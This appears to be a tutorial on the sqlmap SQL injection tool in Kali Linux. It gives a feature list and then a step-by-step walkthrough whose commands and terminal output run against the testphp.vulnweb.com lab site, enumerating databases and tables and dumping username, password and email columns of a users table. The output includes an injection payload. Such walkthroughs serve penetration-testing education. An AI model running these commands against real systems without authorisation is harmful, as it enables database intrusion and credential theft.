SQLMAP

Introduction

In Kali Linux, Sqlmap is a free and open-source web server and web application scanner. sqlmap is an open-source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester, and a broad range of switches lasting from database fingerprinting, over data fetching from the database to accessing the underlying file system and executing commands on the operating system via out-of-band connections. sqlmap goal is to detect and take advantage of SQL injection vulnerabilities in web applications. Once it detects one or more SQL injections on the target host, the user can choose among a variety of options to perform an extensive back-end database management system fingerprint, retrieve DBMS session user and database, enumerate users, password hashes, privileges, databases, dump entire or user's specific DBMS tables/columns, run his own SQL statement, read specific files on the file system and more.

Features

The following are the features of the Sqlmap:

- Full support for MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB, Informix, MariaDB, MemSQL, TiDB, CockroachDB, HSQLDB, H2, MonetDB, Apache Derby, Amazon Redshift, Vertica, Mckoi, Presto, Altibase, MimerSQL, CrateDB, Greenplum, Drizzle, Apache Ignite, Cubrid, InterSystems Cache, IRIS, eXtremeDB, FrontBase, Raima Database Manager, YugabyteDB and Virtuoso database management systems.
- Full support for six SQL injection techniques: boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries, and out-of-band.
- Support to directly connect to the database without passing via a SQL injection, by providing DBMS credentials, IP address, port, and database name.
- Support to enumerate users, password hashes, privileges, roles, databases, tables, and columns.
- Automatic recognition of password hash formats and support for cracking them using a dictionary-based attack.
- Support to dump database tables entirely, a range of entries, or specific columns as per user's choice. The user can also choose to dump only a range of characters from each column's entry.
- Support to search for specific database names, specific tables across all databases, or specific columns across all databases' tables. This is useful, for instance, to identify tables containing custom application credentials where relevant columns' names contain strings like name and pass. Support to download and upload any file from the database server underlying file system when the database software is MySQL, PostgreSQL, or Microsoft SQL Server.
- Support to execute arbitrary commands and retrieve their standard output on the database server underlying the operating system when the database software is MySQL, PostgreSQL, or Microsoft SQL Server.

- Support to establish an out-of-band stateful TCP connection between the attacker machine and the database server underlying the operating system. This channel can be an interactive command prompt, a Meterpreter session, or a graphical user interface (VNC) session as per the user's choice. Support for database process' user privilege escalation via Metasploit's Meterpreter getsystem command.


Installation

If you're using Kali Linux, Sqlmap comes preinstalled.

Usage


To check or scan the http://testphp.vulnweb.com/ website and create a report using the Sqlmap tool we can execute the following command:

Sqlmap –u http://testphp.vulnweb.com/artists.php?artist=1 --dbs




```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --dbs
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.6.7#stable}
|_ -| . [.]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program

[*] starting @ 08:13:41 /2022-10-21/

[08:13:41] [INFO] testing connection to the target URL
[08:13:42] [INFO] checking if the target is protected by some kind of WAF/IPS
[08:13:42] [INFO] testing if the target URL content is stable
[08:13:43] [INFO] target URL content is stable
[08:13:43] [INFO] testing if GET parameter 'artist' is dynamic
[08:13:43] [INFO] GET parameter 'artist' appears to be dynamic
[08:13:43] [INFO] heuristic (basic) test shows that GET parameter 'artist' mi
ght be injectable (possible DBMS: 'MySQL')
[08:13:44] [INFO] testing for SQL injection on GET parameter 'artist'
```

Sqlmap –u http://testphp.vulnweb.com/artists.php?artist=1 –D acurat --tables




```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acurat --tab
les
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.6.7#stable}
|_ -| . [']     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program

[*] starting @ 08:18:30 /2022-10-21/

[08:18:30] [INFO] resuming back-end DBMS 'mysql'
[08:18:30] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 6063=6063
```

Sqlmap –u http://testphp.vulnweb.com/artists.php?artist=1 –D acurat –T users --colums




```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acurat -T us
ers --columns
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.6.7#stable}
|_ -| . ["]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program

[*] starting @ 09:32:19 /2022-10-21/

[09:32:19] [INFO] resuming back-end DBMS 'mysql'
[09:32:19] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 6063=6063

    Type: time-based blind
```

Sqlmap –u http://testphp.vulnweb.com/artists.php?artist=1 –D acurat –T users –C uname --dump




```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acurat -T us
ers -C uname --dump
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.6.7#stable}
|_ -| . [.]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program

[*] starting @ 10:06:46 /2022-10-21/

[10:06:46] [INFO] resuming back-end DBMS 'mysql'
[10:06:46] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 6063=6063
```

Sqlmap –u http://testphp.vulnweb.com/artists.php?artist=1 –D acurat –T users –C pass --dump



```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acurat -T us
ers -C pass --dump
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.6.7#stable}
|_ -| . [']     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program

[*] starting @ 10:08:29 /2022-10-21/

[10:08:29] [INFO] resuming back-end DBMS 'mysql'
[10:08:29] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 6063=6063
```

Sqlmap –u http://testphp.vulnweb.com/artists.php?artist=1 –D acurat –T users –C email --dump



```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acurat -T us
ers -C email --dump

        ___
       __H__
 ___ ___["]_____ ___ ___  {1.6.7#stable}
|_ -| . ["]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program

[*] starting @ 10:11:00 /2022-10-21/

[10:11:01] [INFO] resuming back-end DBMS 'mysql'
[10:11:01] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
```

References

1. https://sqlmap.org/
2. https://www.kali.org/tools/sqlmap/
3.